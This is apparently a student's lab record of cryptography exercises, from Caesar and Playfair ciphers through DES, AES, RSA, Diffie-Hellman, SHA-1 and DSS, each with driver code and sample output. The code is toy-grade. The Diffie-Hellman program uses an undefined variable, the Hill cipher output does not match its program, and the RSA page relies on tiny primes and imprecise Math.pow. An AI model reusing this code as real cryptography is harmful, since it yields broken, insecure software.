
Program:

```
#ceaser
import module_exp1.a_ceaser as cs

text = input("enter string: ")
s=int(input("Enter Shift Key: "))
print("original string: ", text)
print("after encryption: ", cs.encrypt(text, s))
```

Output:




```
enter string: abcd
Enter Shift Key: 5
original string:  abcd
after encryption:  fghi
```

Program:

```
#playfair
import module_exp1.b_playfair as pf

text_Plain = input("Enter Plain Text...: ")
text_Plain = pf.removeSpaces(pf.toLowerCase(text_Plain))
PlainTextList = pf.Diagraph(pf.FillerLetter(text_Plain))
if len(PlainTextList[-1]) != 2:
    PlainTextList[-1] = PlainTextList[-1]+'z'

key = input("Enter Key...: ")
key = pf.toLowerCase(key)
list1 = pf.list1
Matrix = pf.generateKeyTable(key, list1)

print("Plain Text:", text_Plain)
CipherList = pf.encryptByPlayfairCipher(Matrix, PlainTextList)

CipherText = ""
for i in CipherList:
    CipherText += i
print("CipherText:", CipherText)
```

Output:




```
Enter Plain Text...: Periyar
Enter Key...: man
Plain Text: periyar
CipherText: khqkwbuw
```

Program:

```
#Hill Cipher.
import module_exp1.c_hillcipher as hc

msg = input("Message: ")
encrypted_msg = hc.encrypt(msg)
print(encrypted_msg)
decrypted_msg = hc.decrypt(encrypted_msg)
print(decrypted_msg)
```

Output:




```
Enter Message in 3 character...: ABC
Ciphertext:  FOX
```

Program:

```
#Vigenere Cipher
import module_exp1.d_vigenere_cipher as vc

string = input("Enter the message: ")
keyword = input("Enter the keyword: ")
key = vc.generateKey(string, keyword)
encrypt_text = vc.encryption(string,key)
print("Encrypted message:", encrypt_text)
print("Decrypted message:", vc.decryption(encrypt_text, key))
```

Output:




```
Enter the message: HELLO
Enter the keyword: ABC
Encrypted message: HFNLP
Decrypted message: HELLO
```

Program:

```
#railFence
import module_exp2.a_railfence as rf

plain_text=input("Enter the string to be encrypted: ")
n=int(input("Enter the number of rails: "))
rf.encrypt(plain_text,n)

cipher_text=input("Enter the string to be decrypted: ")
n=int(input("Enter the number of rails: "))
rf.decrypt(cipher_text,n)
```

Output:




```
Enter the string to be encrypted: i hate windows
Enter the number of rails: 5
The raw sequence of indices:  [0, 1, 2, 3, 4, 3, 2, 1]
The row indices of the characters in the given string:  [0, 1, 2, 3, 4, 3, 2, 1, 0, 1, 2, 3, 4, 3]
Transformed message for encryption:  i hate windows
The cipher text is:  ii wnh daeostw
Enter the string to be decrypted: ii wnh daeostw
Enter the number of rails: 5
The raw sequence of indices:  [0, 1, 2, 3, 4, 3, 2, 1]
The row indices of the characters in the cipher string:  [0, 1, 2, 3, 4, 3, 2, 1, 0, 1, 2, 3, 4, 3]
The row indices of the characters in the plain string:  [0, 0, 1, 1, 1, 2, 2, 2, 3, 3, 3, 3, 4, 4]
Transformed message for decryption:  ii wnh daeostw
The cipher text is:  i hate windows
```

Program:

```
#row & Column
import module_exp2.b_row_and_column as rc

msg=input("Enter the message: ")
key=input("Enter the key in alphabets: ")
rc.encrypt(msg,key)

msg=input("Enter the message to be decrypted: ")
key=input("Enter the key in alphabets: ")
rc.decrypt(msg,key)
```

Output:




```
Enter the message: ihatewindows
Enter the key in alphabets: love
The key used for encryption is:  love
The message matrix is:
['i', 'h', 'a', 't']
['e', 'w', 'i', 'n']
['d', 'o', 'w', 's']
['_', '_', '_', '_']
The cipher text is:  tns_ied_hwo_aiw_
Enter the message to be decrypted: tns_ied_hwo_aiw_
Enter the key in alphabets: love
The key used for encryption is:  love
The message matrix is:
['i', 'h', 'a', 't']
['e', 'w', 'i', 'n']
['d', 'o', 'w', 's']
['_', '_', '_', '_']
The plain text is:  ihatewindows____
```

Program:

```
# DES
import modulefortfsse.DES_exp3 as des

pt=input("Enter Plain Text ...: ")
pt=des.pad(pt)
print("Plain Text After Padding... : ",pt)
#pt = "123456ABCD132536"
key=input("Enter Key ...: ")
key=des.pad(key)
print("Key after Padding... : ",key)
#key = "AABB09182736CCDD"
key = des.hex2bin(key)
kp= des.keyp
key = des.permute(key, kp ,56)
shift_table = des.shift_table
key_comp = des.key_comp

# Splitting
left = key[0:28] # rkb for RoundKeys in binary
right = key[28:56] # rk for RoundKeys in hexadecimal

rkb = []
rk = []
for i in range(0, 16):
        # Shifting the bits by nth shifts by checking from shift table
        left = des.shift_left(left, shift_table[i])
        right = des.shift_left(right, shift_table[i])

        # Combination of left and right string
        combine_str = left + right

        # Compression of key from 56 to 48 bits
        round_key = des.permute(combine_str, key_comp, 48)

        rkb.append(round_key)
        rk.append(des.bin2hex(round_key))



print("Encryption")
cipher_text = des.bin2hex(des.encrypt(pt, rkb, rk))
print("Cipher Text : ", cipher_text)

print("Decryption")
rkb_rev = rkb[::-1]
rk_rev = rk[::-1]
text = des.bin2hex(des.encrypt(cipher_text, rkb_rev, rk_rev))
print("Plain Text : ", text)
```

Output:




```
Enter Plain Text ...: ABCD
Padding required
Plain Text After Padding... :  ABCD000000000000
Enter Key ...: 1234
Padding required
Key after Padding... :  1234000000000000
Encryption
After initial permutation 0200020303010301
Round  1   03010301   FD29BBDB   000000040010
Round  2   FD29BBDB   86E8F28B   0020008000C0
Round  3   86E8F28B   E5860D75   000400408201
Round  4   E5860D75   52E8DD47   400000120408
Round  5   52E8DD47   C39792E1   008000081100
Round  6   C39792E1   B7D8A315   000002006020
Round  7   B7D8A315   3CB4B628   200000600800
Round  8   3CB4B628   899F2F78   00000080001A
Round  9   899F2F78   2036A888   000040810500
Round  10   2036A888   0034BAB6   004000080200
Round  11   0034BAB6   5BCE4658   000100504004
Round  12   5BCE4658   2C4AA14A   000001000088
Round  13   2C4AA14A   0CA8C46E   010000803001
Round  14   0CA8C46E   6F6BBC7F   000080220220
Round  15   6F6BBC7F   6DB47D8E   100000100902
Round  16   6BE66499   6DB47D8E   000800040104
Cipher Text :  C952BECB29FCDC33
Decryption
After initial permutation 6BE664996DB47D8E
Round  1   6DB47D8E   6F6BBC7F   000800040104
Round  2   6F6BBC7F   0CA8C46E   100000100902
Round  3   0CA8C46E   2C4AA14A   000080220220
Round  4   2C4AA14A   5BCE4658   010000803001
Round  5   5BCE4658   0034BAB6   000001000088
Round  6   0034BAB6   2036A888   000100504004
Round  7   2036A888   899F2F78   004000080200
Round  8   899F2F78   3CB4B628   000040810500
Round  9   3CB4B628   B7D8A315   00000080001A
Round  10   B7D8A315   C39792E1   200000600800
Round  11   C39792E1   52E8DD47   000002006020
Round  12   52E8DD47   E5860D75   008000081100
Round  13   E5860D75   86E8F28B   400000120408
Round  14   86E8F28B   FD29BBDB   000400408201
Round  15   FD29BBDB   03010301   0020008000C0
Round  16   02000203   03010301   000000040010
Plain Text :  ABCD000000000000
```

Program :

```
#AES
#!pip install pycrypto
#AES
import modulefortfsse.AES_exp4 as aes

key=input("Enter the key: ")
c=aes.AESCipher(key)
plain_text=input("Enter the message: ")
print("The message is: ", plain_text)

cipher=c.encrypt(plain_text)
print("Encrypted message is: ",cipher)

dec=c.decrypt(cipher)
print("Decrypted message is: ",dec)
```

Output :




```
Enter the key: Encrypt Me
Enter the message: Iam Secret Message
The message is:  Iam Secret Message
The plain text after padding:  Iam Secret Message
Encrypted message is:  UBzJRaz2yJZOBJlHTf6tl8evFXpVndEUnS50g8cY4vA5IldHZVl+hpNulIGl+n0z
Decrypted message is:  Iam Secret Message
```

Program:

```
#RSA Algorithm using HTML and JavaScript
<!DOCTYPE html>
<html>
<head>
<title>RSA Encryption</title>
<meta name="viewport" content="width=device-width, initialscale=1.0">
</head>
<body>
<h1 style="text-align: center;">RSA Algorithm</h1>
<h2 style="text-align: center;">Implemented Using HTML & Javascript</h2>
<hr>
<table class="center">
<tr>
<td>Enter P:</td>
<td><input type="number" value="53" id="p"></td>
</tr>
<tr>
<td>Enter Q :</td>
<td><input type="number" value="59" id="q"></p>
</td>
</tr>
<tr>
<td>Enter the Message:<br>[A=1, B=2,...]</td>
<td><input type="number" value="89" id="msg"></p>
</td>
</tr>
<tr>
<td>Public Key(N):</td>
<td>
<p id="publickey(N)"></p>
</td>
</tr>
<tr>
<td>Exponent(e):</td>
<td>
<p id="exponent(e)"></p>
</td>
</tr>
<tr>
<td>Private Key(d):</td>
<td>
<p id="privatekey(d)"></p>
</td>
</tr>
<tr>
<td>Cipher Text(c):</td>
<td>
<p id="ciphertext(ct)"></p>
</td>
```

```
</tr>
<tr>
    <td><button onclick="RSA();">Apply RSA</button></td>
    </tr>
    </table>

    </body>
    <style>
        .center {
  margin-left: auto;
  margin-right: auto;
}
    </style>
    <script type="text/javascript">
    function RSA() {
    var gcd, p, q, no, n, t, e, i, x;
    gcd = function (a, b) { return (!b) ? a : gcd(b, a % b); };
    p = document.getElementById('p').value;
    q = document.getElementById('q').value;
    no = document.getElementById('msg').value;
    n = p * q;
    t = (p - 1) * (q - 1);
    for (e = 2; e < t; e++) {
    if (gcd(e, t) == 1) {
    break;
    }
    }
    for (i = 0; i < 10; i++) {
    x = 1 + i * t
    if (x % e == 0) {
    d = x / e;
    break;
    }
}
ctt = Math.pow(no, e).toFixed(0);
ct = ctt % n;
dtt = Math.pow(ct, d).toFixed(0);
dt = dtt % n;
document.getElementById('publickey(N)').innerHTML = n;
document.getElementById('exponent(e)').innerHTML = e;
document.getElementById('privatekey(d)').innerHTML = d;
document.getElementById('ciphertext(ct)').innerHTML = ct;
}
</script>
</html>
```

Output:



localhost:8000/dsa.html

RSA Algorithm

Implemented Using HTML & Javascript

Enter P: 53

Enter Q : 59

Enter the Message: [A=1, B=2,...] 89

Public Key(N): 3127

Exponent(e): 3


Private Key(d): 2011

Cipher Text(c): 1394

Program:

```
#Diffie-Hellman Key Exchange
from random import randint
P = int(input("Enter a Prime Number..: "))
G = int(input("Enter a Primitive root..: "))
a = int(input("The Private Key a for Alice is.. : "))
x = int(pow(G,a,P))
a = int(input("The Private Key b for Bob is..: "))
y = int(pow(G,b,P))
ka = int(pow(y,a,P))
kb = int(pow(x,b,P))
print('Secret key for the Alice is : %d'%(ka))
print('Secret Key for the Bob is : %d'%(kb))
```

Output:




```
Enter a Prime Number..: 23
Enter a Primitive root..: 9
The Private Key a for Alice is.. : 4
The Private Key b for Bob is..: 3
Secret key for the Alice is : 2
Secret Key for the Bob is : 9
```

Program:

```
#SHA1
import hashlib
s=input("Enter the message to encrypt: ")
result=hashlib.sha1(s.encode())
print("The SHA1 for",'`',s,'`',"is..: ",result.hexdigest())
```

Output:




```
Enter the message to encrypt: I Love Linux
The SHA1 for ` I Love Linux ` is..:  5f0e9bfc2bc52a2ad8f50170ffe998b89ce9e937
```

Program:


```
#DSS
import modulefortfsse.Digital_Signature_Standard_exp8 as dss

print ("First create a text file with some text in it")
print ("If Already done continue/ If Not: Press Ctrl+c ")
global_var=dss.parameter_generation()
keys=dss.per_user_key(global_var[0],global_var[1],global_var[2])

# Sender's side (signing the document):
print()
file_name=input("Enter the name of document to sign: ")
components=dss.signature(file_name,global_var[0],global_var[1],global_var[2],keys[
0])

print("r(Component of signature) is: ",components[0])
print("k(Randomly chosen number) is: ",components[2])
print("s(Component of signature) is: ",components[1])

# Receiver's side (verifying the sign):
print()
file_name=input("Enter the name of document to verify: ")
dss.verification(file_name,global_var[0],global_var[1],global_var[2],components[0]
,components[1],keys[1])
```

Output:




```
Prime divisor (q):  23
Prime modulus (p):  967
Enter integer between 1 and p-1(h): 949
Value of g is :  157
Randomly chosen x(Private key) is:  8
Randomly chosen y(Public key) is:  953

Enter the name of document to sign: document.txt
Hash of document sent is:  62c561457fa7b963c155dd3ecacd0a3c63a9ef96
r(Component of signature) is:  12
k(Randomly chosen number) is:  16
s(Component of signature) is:  19

Enter the name of document to verify: document.txt
Hash of document received is:  62c561457fa7b963c155dd3ecacd0a3c63a9ef96
Value of w is :  17
Value of u1 is:  17
Value of u2 is:  20
Value of v is :  12
The signature is valid!
```

